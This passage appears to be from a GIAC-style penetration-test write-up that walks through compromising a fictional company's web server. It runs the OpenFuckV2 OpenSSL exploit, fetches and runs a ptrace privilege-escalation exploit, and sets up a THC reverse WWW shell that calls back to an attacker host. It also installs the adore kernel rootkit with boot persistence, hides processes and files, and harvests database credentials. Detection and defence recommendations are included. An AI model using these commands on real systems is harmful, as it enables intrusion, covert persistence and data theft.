
Keep the server patches up to date and free of any known vulnerabilities can significantly reduces the risk of a successful exploit and less risk due to scanning.

Vulnerability Research

After gathering relevant information about GIACE's network architecture, resources on the network and general security posture. The attacker can start to research on the best attack strategy on GIACE. There is a lot of information on the Internet for the attacker to research on weaknesses in GIACE network.

The securityfocus.com website (http://www.securityfocus.com/bid) produces very detailed information about each of the vulnerabilities. Since the attacker already knows the type of software running on GIACE's network, it would be easiest to search by Vendor and Title. To correlate with the results by Nessus scan, the web server seems to be the most vulnerable server on the network. The research will focus on this server.


Use "Apache Software Foundation" as the vendor and "Apache" as the title. This information was gathered during Nessus scan and banner grabbing.



There are many vulnerabilities with regards to the Apache webserver.

The first one of interests is “Apache Chunked-Encoding Memory Corruption Vulnerability”, the CVE listed for this vulnerability is CVE-2002-0392 which is the same as “Apache Web Server Chunk Handling Vulnerability” in the Nessus scan result. According to SecurityFocus, Apache server version 1.3.20 (version acquired by banner grabbing) is vulnerable to this attack. This vulnerability would likely work on the GIACE’s webserver.

Next step is to find the relevant exploit code to actually execute the attack (unless the attacker is willing to develop his own). SecurityFocus is so good that it even give the actual exploit code to the attacker run. On the horizontal navigation tab, select “exploit”. There are two working exploits that are listed. Each of the link leads to the exploit code. (See screenshot below)



The attacker now has one vulnerability to work with. However, the attack wants to keep researching for another vulnerability so there is room to move in case one vulnerability does not work.

The Nessus output mentioned OpenSSL running an older version than 0.96e which is vulnerable to buffer overflow attack. From banner grabbing, the version of OpenSSL was determined to be 0.96b. There is a high chance that this attack would work. The attacker put in OpenSSL as the vendor and performed a search. There is an interesting entry from the seatch output “OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability”. After clicking on this vulnerability, the CVE (CAN-2002-0656) actually correlates with the CVE from Nessus output.

Again, the goal here is to acquire the exploit code. By clicking on the “exploit” tab, two version of exploit code exists for this buffer overflow. One is “OpenFuck.c” and another is “OpenFuckV2.c” from the name and the header of the code, it is obvious that V2 is version 2 of the code.

From the “OpenFuckV2.c” exploit code, it seems that it could exploit on multiple distributions of Linux which is the operating systems on the webserver (results acquired by NMap scan and banner grabbing).

Exploit using OpenSSL buffer overflow vulnerability

Given the information about the exploits and vulnerabilities on the webserver of GIACE, the attacker decided to start with exploiting the OpenSSL buffer overflow vulnerability by running OpenFuckV2. To achieve this, the attacker needs a Unix platform to compile the

exploit code. The attacker definitely does not want to use his own machine to attack the victim, since any trace left on the victim machine will then have the attacker's IP address. It is a good idea to utilize a jumping board machine in this case. Compromised1 Linux box was used in the Nessus scan, if it was detected by GIACE's IDS, there is a good chance that GIACE are already watching closely for this IP address or even worst, this IP could be blocked the GIACE's firewall.

The attacker will use the Compromised2 Linux box to perform this attack. Compromised2 was a Linux machine compromised by the attacker with an auto exploiting tool. The rootkit installed on Compromised2 disabled logging malicious activity induced by the attacker.

To perform the attack, the exploit code is first downloaded onto Compromised2, the command "wget http://www.securityfocus.com/data/vulnerabilities/exploits/OpenFuckV2.c" is used. Then compile the exploit code by executing "gcc -o OpenFuckV2 OpenFuckV2.c –lcrypto". After the compiling is done, the binary "OpenFuckV2" is ready to be run. Appendix II is the output of "OpenFuckV2" in its first initial run, the offset supported (a command line parameter) is essential to successfully hacking into the GIACE webserver.

The OpenFuckV2 program requires the knowledge of the exact distribution of Linux to be able to complete its' attack. This information can be determined quite easily by the reconnaissance results. In the banner grabbing phase, it was determined that the webserver is running Redhat Linux and 1.3.20 version of Apache server. Applying this information into the list of possible offset by OpenFuckV2 (see Appendix II), it is apparent that there're only two possibilities, either a 0x6a or 0x6b, both of which would be targeting Redhat 7.2.

Based on the information above, the attack can then be performed. First argument of OpenFuckV2 is target, which is either "0x6a" or "0x6b". Second argument is the IP address of the target, which is "100.150.50.10". Third argument is the open SSL port, in GIACE's case, it is port 443 that is offering the HTTPS service.

The attack of the webserver can now begin. "0x6a" offset code will be tried first.

```
# ./OpenFuckV2 0x6a 100.150.50.10 443

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Establishing SSL connection
cipher: 0x4046808c   ciphers: 0x8173a20
Ready to send shellcode
Spawning shell...
Good Bye!
#
```

The first run does not seems to be very successful. It is possible that the offset code is not correct, maybe “0x6b” is the correct one.

```
# ./OpenFuckV2 0x6b 100.150.50.10 443

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Establishing SSL connection
cipher: 0x4046808c   ciphers: 0x8173a20
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget http://packetstormsecurity.nl/0304-
exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--22:16:47--  http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to packetstormsecurity.nl:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/plain]

    0K ...                                                   100% @  27.55 KB/s

22:16:48 (26.97 KB/s) - `ptrace-kmod.c' saved [3921/3921]

[+] Attached to 1448
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
```

This run seems to be successful. The attacker is certainly very lucky with this attempt. The exploit code output shows clearly what has been done to the webserver. First, an SSL connection is established to the webserver on target port 443 which has OpenSSL running. A buffer overflow attempt is then used to overflow the stack, an instruction to launch a command shell (shellcode) is then send to the host, the overflowed stack leads to execution of the shellcode which then leads to a shell being accessible to the attacker. At this point, the buffer overflow vulnerability in OpenSSL is successfully exploited and a shell is yielded to the attacker. Since the OpenSSL process was running only as “apache” account just like the webserver, the attacker is only able to utilize the server as “apache” user, this really does not give a lot of privilege to the attacker since this account is limited in capabilities. To obtain further privilege, the attacker must use privilege elevation attacks to gain further access, in most cases, the targeted account would be the root user which is the owner of the system and could control anything on the system.

Conveniently, the “OpenFuckV2” exploit tool actually automatically trigger the use of another exploit to attempt a privilege elevation attack on the target host. The mechanism of this is demonstrated in the source code of the OpenFuckV2.c,

```
#define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash -i\n"
```

```
#define COMMAND2 "unset HISTFILE; cd /tmp; wget
http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-
kmod.c; rm ptrace-kmod.c; ./p; \n"
```

These are the shell commands that are sent to the host after the initial buffer overflow attempt (shell commands are semicolon delimited). The most interesting lines are the following:

cd /tmp
wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c
gcc -o p ptrace-kmod.c
rm ptrace-kmod.c
./p

Firstly, the shell command changes the current directory to /tmp, this directory is usually world-writable in common Unix configurations. Then the "wget" utility is used to download another exploit code from packetstormsecurity.nl. This exploit code is then compiled by gcc compiler into binary file "p". To make things somewhat stealthy, the original source code is deleted. The final step is to run the exploit binary "p".

Then "p" which is the binary of ptrace-kmod exploit takes over and elevates the privilege level of the current user to root – the superuser of the system. Up till this point, the attacker has very little understanding of the ptrace-kmod exploit, except that it produced a root shell for the attacker since the whole process was automated.

After careful research on securityfocus.com, there is an entry of "Linux Kernel Privileged Process Hijacking Vulnerability" with CVE of CAN-2003-0127 which matches this exploit code file. According to the discussion section from securityfocus.com regarding this exploit, "By attaching to an incorrectly configured root process, during a specific time window, it may be possible for an attacker to gain superuser privileges." [8]

The combination of exploit code yielded a root shell for the attacker, it is now up to the attacker to take on the next step.

Detection

There is a fair chance that GIACE will be able to detect this attack. The detection depends highly on whether there is an network IDS infrastructure at GIACE. A common exploit is used to compromise the webserver, it is very likely that the IDS (if there are any) will have the signature to detect this attack and alert the administrators at GIACE on this attack.

Recommendations

All recommendations in Nessus scan applies here as well. In additional to those recommendations,

[8] http://www.securityfocus.com/bid/7112/info/

Filter unnecessary outbound access on servers

The exploit would not have worked if outbound port 80 access were disallowed. Realistically, outbound port 80 access is not usually a requirement on a webserver. Practicing least amount of privilege to get the job done is the key.

Use stack overflow defense software such as StackGuard or Stack Shield

Some software packages specialized into the defense of stack overflow and disallow code to be run inside the stack. Examples of such software are StackGuard (http://www.immunix.org/stackguard.html), another example is Stack Shield (http://www.angelfire.com/sk/stackshield/), both software requires re-compiling of all software to be protected.

Disable the compiler on the machine

The second stage of the exploit using the ptrace exploit would not have been successful (at least not immediate) has there not been a compiler on the machine. Compiler on a production platform might not be necessary and should be deleted. Without a running compiler, the attack might have to download the compiler and waste valuable time which benefit the administrator.

Testing capability and planning the next step

Although the attacker successfully penetrated the webserver, his knowledge of the running environment is still very limited. Pre-attack reconnaissance attempts only tells the attacker the outside facing posture of GIACE servers and network architecture. Once inside the server, the attacker still has to discover the internal security posture of the server and network environment. This information will directly affect how the attacker will keep future access to the server.

Relevant facts gathered at this point by previous tests and attacks,

Facts on the webserver and surrounding network environment	***Noticed during***
Outbound port 80 access is allowed	The exploit phase when OpenFuckV2 exploit code automatically downloaded ptrace exploit code via HTTP (port 80) for further attack
Inbound connection except port 21, 80 and 443 are probably blocked	During the Nmap scan, these ports are listed as filtered which means not only did the handshake fail, the host did not even respond by SYN_ACK or RST to the scanning host.
Compiler (gcc) is available	The exploit phase when OpenFuckV2 exploit code automatically compiled the ptrace exploit code with gcc
GIACE webserver has access to all fortune cookies – product of GIACE	Since GIACE conducts business transaction on the web and customer actually buy fortune cookies via the web, it is reasonable to assume that the webserver somehow has access to the fortune cookies database.

The attacker decides to examine the system in order to plan for future attack and to keep access to the current box. The real urgent information to be gathered is how logging is being handled at the webserver and how to disable the logging of malicious activity induced by the attacker. The following are the actions taken by the attacker right after OpenFuckV2 yields a shell (continue from last command screen shot)

```
# pwd
/tmp
```

The attacker is trying to locate which is the current directory.

```
# whoami
root
```

The attacker verify the current user privilege

```
# cd /etc
# cat syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none                /var/log/messages

# The authpriv file has restricted access.
authpriv.*                                              /var/log/secure

# Log all the mail messages in one place.
mail.*                                                  /var/log/maillog

# Log cron stuff
cron.*                                                  /var/log/cron

# Everybody gets emergency messages
*.emerg                                                 *

# Save news errors of level crit and higher in a special file.
uucp,news.crit                                          /var/log/spooler

# Save boot messages also to boot.log
local7.*                                                /var/log/boot.log
```

The /etc/syslog.conf is being examined, this file dictates where and how logs are collected and stored. In this case, this is good news for the attacker as all logging seems to be collected at the localhost. This can be determined by examining the location of the destination, for example, in the entry “cron.* /var/log/cron”, the logs are stored into the local file “/var/log/cron”. If this entry is an IP address, then the logs will be sent via UDP port 514 to a remote host.

From the attacker point of view, it is much better if the logging are all done locally since root access have been acquired. The attacker can delete or alter the log anytime he pleases. If the logs happens to be on another host, it might be necessary to break into the logging host to erase all relevant logging trail or the logs might never be able to be altered.

Recommendations
Syslog should always be collected at a remote hardened location. If a machine is compromised, the logs on that machine could be changed as well (as we’ll see later).

By having a secondary log repository, the audit trail will be kept even though a machine has been compromised.

Keeping access

The attacker would like to have access to the webserver after the initial attack and not have to go through the same exploit every time since the exploit can be easily detected by other means.

Usually, a backdoor listener is used for this purpose, a port can be opened on the server to listen for incoming connections from the attacker. However, as previously noticed, there is a firewall limiting access to the webserver, so the port listening backdoor might not be the best solution. Another kind of backdoor is to trojanize the current running server software on the webserver or monitor incoming network traffic and yield special access when a special “magic trigger” is received by the server. This would likely have worked on the webserver since there are multiple server software running on the box and incoming traffic is expected as normal behaviour. Yet another way to keep access is to have a phone home mechanism and allow control by remote party.

Reverse www shell can be the best tool to fulfill the task of keeping access in the GIACE case. It has been previously discovered that outbound port 80 access is open (see above). Getting the webserver to initiate a connection yielding a command shell to the attacker would be the best solution. Reverse www shell involves no compiling as long as the Perl interpreter is present on the system. The fact that the WWW shell is HTTP 1.0 compliant makes this backdoor system stealthy, from most IDS point of view, these traffic may look just like normal web browsing traffic from the webserver, although a behavior based IDS system might be able to recognize this outgoing web traffic since webserver does not normally initiate outgoing web connections.

First of all, the attacker tests whether the Perl interpreter is working properly. The chances of perl working is very high since the apache server carried mod_perl in its signature, indicating that there is an perl interpreter on the box.

```
# perl –v

This is perl, v5.6.0 built for i386-linux

Copyright 1987-2000, Larry Wall

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5.0 source kit.

Complete documentation for Perl, including FAQ lists, should be found on
this system using `man perl' or `perldoc perl'.  If you have access to the
Internet, point your browser at http://www.perl.com/, the Perl Home Page.
```

So the perl interpreter is present on the machine and the version is 5.6.0.

It is then the time to download the rwwwshell. Since the rwwwshell is a perl script, there is no compilation required.

```
# cd /tmp
# wget http://www.thc.org/releases/rwwwshell-2.0.pl.gz
--17:04:26--  http://www.thc.org/releases/rwwwshell-2.0.pl.gz
```

```
          => `rwwwshell-2.0.pl.gz'
Connecting to www.thc.org:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 5,440 [text/plain]

    0K .....                                                 100% @  25.91 KB/s

17:04:26 (24.71 KB/s) - `rwwwshell-2.0.pl.gz' saved [5440/5440]
# ls
p
rwwwshell-2.0.pl.gz
# gunzip rwwwshell-2.0.pl.gz
```

Next, the rwwwshell has to be configured to connect to the server.

```
# cat rwwwshell-2.0.pl | sed  s/8080/80/g > rwwwshell-2.0.pl
# cat rwwwshell-2.0.pl | sed  s/127.0.0.1/[ip to Compromised2]/g > rwwwshell-2.0.pl
# cat rwwwshell-2.0.pl | sed s/#\$DAILY/\$DAILY/g > rwwwshell-2.0.pl
# mv rwwwshell-2.0.pl /dev/hdac1
```

Sed is used as the text editor since interactive editors such as “vi” or “pico” do not work well in this exploited shell environment. The first line changes the default connection port to 80 instead of 8080 since it was known that port 80 access would be allowed. The second line changes the default host to connect to the ip of compromised2 that the attacker already control so the WWW shell knows where to connect and send the shell to. The third line instruct the rwwwshell to connect to the master everyday (in case if the original session get disconnected) which is the key to keeping access. The master does not initiate any connection to the slave, it just simply sits there and waits for the slave to connect to it. This is also why reverse WWW shell earned its name, it is a reverse operation when it comes to connection, it is also this property that fooled most firewall and IDS into thinking these traffic as normal.

The last line moves the file into /dev and changes its name to “hdac1” which is similar to the name of a harddisk device in Linux, this is used to hide the file amongst the few hundreds files in that directory, this will make the rwwwshell harder to notice by the administrator of the server.

The rwwwshell is now ready to be used, the server should first be started before the client, on the server (Compromised2), the attacker first go through the same download and configuration process above and then issue the command “perl hdac1 master” to launch the server assuming the rwwwshell is hidden on Compromised2 as hdac1 as well. After the server is launched, it is then ready the launch the client by “perl hdlc1 slave&” on the exploited shell.

On the master host, this should be the output

```
# perl /dev/hdlc1 master

Welcome to the Reverse-WWW-Tunnel-Backdoor v2.0 by van Hauser / THC ...

Introduction:   Wait for your SLAVE to connect, examine it's output and then
                type in your commands to execute on SLAVE. You'll have to
                wait min. the set $DELAY seconds before you get the output
                and can execute the next stuff. Use ";" for multiple commands.
                Trying to execute interactive commands may give you headache
                so beware. Your SLAVE may hang until the daily connect try
                (if set - otherwise you lost).
```

```
                You also shouldn't try to view binary data too ;-)
                "echo bla >> file", "cat >> file <<- EOF", sed etc. are your
                friends if you don't like using vi in a delayed line mode ;-)
                To exit this program on any time without doing harm to either
                MASTER or SLAVE just press Control-C.
                Now have fun.

Waiting for connect ... connect from unresolved/150.100.50.10:32781
sh: no job control in this shell
sh-2.05# ls
sent.

Waiting for connect ... connect from unresolved/150.100.50.10:32782
ls
p
rwwwshell-2.0.pl
sh-2.05#
```

When the reversed WWW shell is launched, the slave opens a connection via TCP port 80 to the server. The server host listens to port 80 and establishes the shell session once the slave connects. After the initial connection, the slave periodically checks the server to see if there are any commands waiting to be run. Each of these checks will be treated as a separate TCP session, this can be noticed by the initial use of port 32781 and later on incremented to 32782 which means that the slave had initiated another TCP session (TCP source port will increment at each connection attempt) so the traffic are looking like normal outgoing TCP session with WWW protocol.

The shell yielded by rwwwshell might not by the easiest to use because it does not support interactive actions but it should be sufficient for the attacker to achieve what is needed to be done.

Detection
The chance of GIACE detecting this rwwwshell is low. The reverse shell traffic looks like normal web browsing traffic initiated from the webserver, especially when the rwwwshell is HTTP compliant, even a web proxy would allow these traffic through.

Recommendations
The chances of detecting this attack can be increased significantly by implementing a host based IDS sensor on the webserver. Depending on the setup of the HIDS, it might be able to detect the additional file in /dev directory Again, the outbound access is playing a big role in this, if outbound access is disabled, the rwwwshell would not have worked.

Installing a rootkit

After rwwwshell is installed, the attacker is able to connect to the system and perform malicious activity with the command shell. If the attacker would like to keep access to this server, avoiding detection is the key. The running rwwwshell can be easily noticed by the administrator. This can be demonstrated by the following output. (partial output)

```
# ps -uax
……
……
```

```
root      5574  0.0  0.9  3032 1804 ?        S    11:07   0:15 vi
root      5575  0.0  0.5  2216 1140 ?        S    11:07   0:05 /bin/sh –i
……….
```

The rwwwshell tool automatically disguise itself as “vi” which is a common text editor but this entry still shows up in “ps –uax” command which lists all the current running processes. Also, the shell “sh” that are being yielded to the attacker are also listed in the “ps” output. This really does not provide a sufficient level of stealthyness to the attacker, the administrator of the machine can easily notice these two “strange” process and raise suspicion. The attacker has to hide these running processes in order to avoid detection.

A rootkit would provide the attacker this feature. A rootkit is a set of software to be installed on a compromised machine to hide the fact that it has been compromised, so as to maintain access to the machine and to gather more information on the local network. There are many different rootkits on the Internet, with many different advanced features, such as sniffer, trojanized version of software, backdoor with listener and so on. The features required by the attacker on this GIACE compromised webserver is very simple, basically just to hide a few running processes. After researching on the Internet, the attacker found the “adore” rootkit by TESO group is appropriate for this propose, this rootkit will install in Redhat 7.2 which has a linux 2.4 series kernel. The “adore” rootkit installs itself as a kernel module and effective become part of the kernel to provide all its features.

To gather more information about the kernel,

```
# uname –a
Linux webserver.giac-enterprises.org 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
```

The output tells the attacker that the machine is running on kernel version 2.4.7 on i686 architecture. This is essential information since the “adore” rootkit installs itself as a loadable kernel module, the proper compilation of the rootkit with the proper kernel source code is required.

The “adore” rootkit needs to be compiled with the kernel source, there are two possibilities, either download the kernel source on a different machine and compile “adore” with the downloaded kernel source or if the attacker is lucky, the kernel source might already be on the compromised machine itself. To examine this, the attacker runs,

```
# cd /usr/src
# ls
linux-2.4
linux-2.4.7-10
redhat
```

So it looks like the kernel sources might be installed since the proper directory are there, upon further inspection (navigating into the linux-2.4 directory), the attack realize that kernel source is installed on this machine. Obviously, the compiler is also installed since the attacker was already using it in the initial attack. So the next step would be downloading and installing the rootkit on the webserver.

With the rwwwshell, execute the following to download and compile the rootkit on the compromised webserver.

```
# cd /tmp
```

```
# wget http://www.team-teso.net/releases/adore-0.42.tgz
# gunzip –zxvf adore-0.42.tgz
# cd adore
# ./configure
# make all
```

After compiling, some new files had been created in the same directory where the adore source are located. The “adobe.o” is the actual kernel module, “ava” is the control console to adore.

adore.o has to be loaded everytime the computer starts up and it has to remain in a location that is hard to get noticed in order to avoid detection by the administrator. One way to hide the adore.o is to move it amongst the kernel modules and give it a confusing name, by executing the command “mv adore.o /lib/modules/2.4.7-10/kernel/arch/i386/kernel/mem.o” the adore.o is moved to mem.o amongst the kernel modules. It’s new name seem to reflect that it is part of the kernel that manage memory but it is actually a rootkit.

When the computer starts, something has to trigger the start of the adore rootkit. The Redhat Linux distribution provides a rather complex (SysV based) startup script system. Complexity may actually be a good thing in the attacker’s point of view since usually complexity contributes to difficulty in management. The attacker decide to take a simple approach to start this rootkit, the reason is simple, why re-invent the wheel? Redhat provides a startup script at “/etc/rc.d/rc3.d/S99local” for user customized startup commands. The attacker can utilize this script to start the adore rootkit. Also, together with the rootkit, the rwwwshell would have to be started at every reboot so the attacker can gain backdoor access to the machine.

```
# echo ‘insmod /lib/modules/2.4.7-10/kernel/arch/i386/kernel/mem.o’ >>
/etc/rc.d/rc3.d/S99local
# echo ‘perl /dev/hdlc1 slave&’ >> /etc/rc.d/rc3.d/S99local
```

These commands will enable the start of the rootkit and rwwwshell after each system reboot.

To start adore rootkit without rebooting, the attacker issue the following command

```
# insmod /lib/modules/2.4.7-10/kernel/arch/i386/kernel/mem.o
```

The adore rootkit will automatically be loaded as a kernel module. Now that the kernel part is running, the attacker can use the control console to control what the rootkit performs.

```
# ./ava
Usage: ./ava {h,u,r,R,i,v,U} [file, PID or dummy (for U)]

       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible
```

The attacker wanted to hide the processes that are run by rwwwshell, namely the shell – "sh" and the rwwwshell script which masked itself as "vi" on the system. From the "ps –uax" output above, it can be determined that process id 5574 and 5575 are related to the rwwwshell. The goal for the attacker to do is to hide these two processes.

```
# ./ava i 5574
Checking for adore  0.12 or higher ...
Adore 0.42 installed. Good luck.
Made PID 5574 invisible.

# ./ava i 5575
Checking for adore  0.12 or higher ...
Adore 0.42 installed. Good luck.
Made PID 5575 invisible.
```

The attacker then check and verify the result of this change, by typing "ps –uax" and examine the output, process id 5574 and 5575 which both belong to rwwwshell are effectively hidden and invisible, although the functionality of the program still exists (the attacker still can control the machine with the rwwwshell).

Detection

Detection of a rootkit is not an easy task, especially when the rootkit is a kernel module. As a kernel module, the rootkit is able to even fool the HIDS, so detection is very difficult. There are still some tools that can detect the presence of rootkit, A HIDS installed on the webserver might be able to detect the chances of startup script and lead to the discovery of rootkit.
checkrootkit (http://www.chkrootkit.org/) can detect the presence of most rootkit in the wild, however, if this software is installed on the compromised machine and the attacker noticed this software during the attack phase, the attacker could disable the checkrootkit software or render the detection result unreliable.

Recommendations

At this stage, there are not a lot of things to be done to improve the defense. It would be more effective to be proactive about security and keep the patches updated and firewall configured properly.
Having chkrootkit on a CD and run it periodically on each platform would be a good way to detect rootkit on system.

Further penetration - Stealing data

Simply compromising the webserver does not really provide a lot of value to the attacker nor does it do very much (relatively) damage to GIACE. The attacker would like to take advantage of the compromised webserver and further attack internal network resources of GIACE.

To GIACE, the most critical and valuable asset is the fortune cookies that are sold by GIACE to its customers. Since the fortune cookies are sold online via the webserver, there is a good chance that the webserver has access to all the fortune cookies – critical asset of GIACE.

The attacker starts to examine the webpages or the web application that facilitates the selling of fortune cookies online. First, the attacker has to find out where the webpages are stored on the platform, this can be done by reading the Apache webserver configuration. The configuration file is located at “/etc/httpd/conf/httpd.conf”. By carefully examining the configuration file, the following interesting configuration lines are noticed.

```
<VirtualHost 150.100.50.10>
    ServerAdmin admin@giac-enterprise.org
    DocumentRoot /var/www/giac
    ServerName www.giac-enterprise.org
    ErrorLog logs/error_log
    CustomLog logs/access_log common
</VirtualHost>
```

From the configuration file, the “DocumentRoot” is located at “/var/www/giac”, this is where the webpages for GIACE are stored. Since the directory of webpages is known, the attacker can examine the files in “/var/www/giac” to determine how the fortune cookies are being stored. By “ls” to the directory, there are very interesting discovery, most of the files in this directory ends with “.php” extension meaning that these files might be PHP scripts.

```
<?php
include "session.inc";

    $conn = mysql_pconnect ("150.100.110.40", "dbuser", "password");
    mysql_select_db ("giace_cookies", $conn);
    $sql = "SELECT FROM cookies WHERE id = '$id'";
    $result = mysql_query($sql,$conn) or die ("Problem fetching the entry");
……
……
……
……
```

From this file, most critical information about how the fortune cookies are stored at the backend of the web application has been revealed. The web application connects to a database server (150.100.110.40) at the backend for all fortune cookie information. The most valuable information retrieved by this examination is the username and password combination for a database user. With this database login account, the attacker might be able to gain access to the data on the backend database host.

To fully test the capabilities of this user account and to explore the data on the backend database, the attacker developed the custom PHP script in Appendix III. PHP interpreter is definitely present on the machine because of all the PHP scripts running GIACE’s website. This script will show the available tables in the database. Since the script is so small, it is better for the attacker to manually type in the code of the script into a file using *echo “[code]” >> file* format rather than initiate another transfer of script from another site which risk detection.

After the attacker is done entering the code, the script is then executed.

```
# php –q hack.php
cookies
users
images
transactions
```

The script revealed four tables in the database or at least the “dbuser” account has privilege to see four tables. The table names seems to be self-explanatory, cookies table seems to be holding the actual cookies information, users table seems to be holding username and password information. Images is unknown but maybe it’s a banner advertisement database or maybe website graphics database. The transaction may actually be very interesting if it contains any credit card information of GIACE’s clients.

